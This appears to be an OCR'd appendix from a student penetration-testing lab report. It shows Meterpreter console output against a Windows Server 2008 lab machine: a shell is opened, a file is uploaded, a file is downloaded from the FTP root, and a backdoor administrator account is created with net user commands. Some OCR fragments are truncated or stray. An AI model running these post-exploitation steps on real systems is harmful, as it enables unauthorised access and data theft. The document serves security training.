
```
meterpreter > shell
Process 1952 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>exit
exit
meterpreter > upload /root/IMadeIT-acupp001.txt C:\\Users\\Administrator\\Desktop
[*] uploading  : /root/IMadeIT-acupp001.txt -> C:\Users\Administrator\Desktop
[*] uploaded   : /root/IMadeIT-acupp001.txt -> C:\Users\Administrator\Desktop\IMadeIT-acupp001.txt
meterpreter > cd C:\\inetpub\\ftproot
meterpreter > ls
Listing: C:\inetpub\ftproot
===========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  0     fil   2017-08-24 14:31:29 -0400  YouMadeIt.txt.txt

meterpreter > download YouMadeIt.txt.txt
[*] Downloading: YouMadeIt.txt.txt -> YouMadeIt.txt.txt
[*] download   : YouMadeIt.txt.txt -> YouMadeIt.txt.txt
meterpreter > 
```

C.3 The file is stolen (downloaded) from C:/inetpub/ftproot/


Attacker Kali - External Workstation on CY301-ACUPP001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Fri 23:20
IPCymibY.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
root@CS2APenTest: ~
File Edit View Search Terminal Help
Recycle Bin
Nmap - Zenmap GUI
Nutanix SSR
Wireshark
VM - Kali Login info
VMware Workstati...
Hyper-V Manager
pFsense - Firewall 6...
Windows Server 20...
Attacker Kali - Exter...
11:20 PM
11/4/2022

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\ftproot>exit
exit
meterpreter > windows shell
[-] Unknown command: windows.
meterpreter > shell
Process 596 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\ftproot>net user acupp001 Pikachu66! /add
net user acupp001 Pikachu66! /add
The command completed successfully.


C:\inetpub\ftproot>net localgroup administrators acupp001 /add
net localgroup administrators acupp001 /add
The command completed successfully.


C:\inetpub\ftproot>
```

C.4 Windows Command Prompt accessed via the meterpreter shell, a malicious user is created with Acupp001 with admin privilege in the Windows Server 2008.



```
File
Micro
Copy

C:\i
exit
meter
[-] 
meter
Proce
Chann
Micro
Copy

C:\i
net 
The 

C:\i
net 
The 

C:\i
```

```
This is xxx, hello pumpkin!
```

C.5 Remote access to the malicious account is created in the previous step and here I browse the files belonging to the other user in the RDP.